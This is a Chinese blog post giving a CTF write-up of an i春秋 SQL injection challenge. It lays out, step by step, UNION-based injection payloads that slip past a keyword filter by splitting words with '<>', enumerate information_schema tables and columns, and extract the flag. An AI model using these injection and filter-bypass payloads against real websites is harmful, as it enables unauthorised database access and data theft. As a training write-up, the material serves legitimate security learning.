
i春秋CTF训练 Web SQL

原创

椰奶冻不安全 于 2020-06-27 23:48:12 发布 286 收藏
分类专栏： CTF 文章标签： mysql sql
来自 椰奶冻不安全 的博客，复制完可要记得我吖


CTF 专栏收录该内容
14 篇文章 0 订阅
订阅专栏

Web SQL

> 题目内容：出题人就告诉你这是个注入，有种别走！
> 链接需到ichunqiu网站申请

```
xxx.changame.ichunqiu.com/index.php?id=1
```

> flag{在数据库中}

```
xxx.changame.ichunqiu.com/index.php?id=1=1
xxx.changame.ichunqiu.com/index.php?id=1=2
```

1=1时正常访问，1=2时页面为空白，为数字型注入

```
xxx.changame.ichunqiu.com/index.php?id=1 order by 1
```

> inj code!

可能是关键字过滤，经尝试，利用服务器对XSS的防护，删除`<>`的特性注入

```
xxx.changame.ichunqiu.com/index.php?id=1 ord<>er by 1
```


如果用or<>der 会构造or，这个字符串也被过滤了

3正常访问，4访问失败，则长度为3

```
xxx.changame.ichunqiu.com/index.php?id=1 ord<>er by 3
xxx.changame.ichunqiu.com/index.php?id=1 ord<>er by 4
```


找到回显位置

```
xxx.changame.ichunqiu.com/index.php?id=1 union se<>lect 1,2,3
```



显示当前数据库名

```
xxx.changame.ichunqiu.com/id=1 union se<>lect 1,database(),3
```



显示所有表名


```
xxx.changame.ichunqiu.com/index.php?id=1 union se<>lect 1,table_name,3 from information_schema.tables
```

显示当前调用的表

```
xxx.changame.ichunqiu.com/index.php?id=1 union se<>lect 1,table_name,3 from information_schema.tables where tabl
e_schema=database()
或者也可以
xxx.changame.ichunqiu.com/id=1 union se<>lect 1,table_name,3 from information_schema.tables where table_schema='
sqli'
```

显示info表中的列名

```
xxx.changame.ichunqiu.com/id=1 union se<>lect 1,column_name,3 from information_schema.columns where table_name='
info'
```



得到key

```
xxx.changame.ichunqiu.com/id=1 union se<>lect 1,flAg_T5ZNdrm,3 from info
```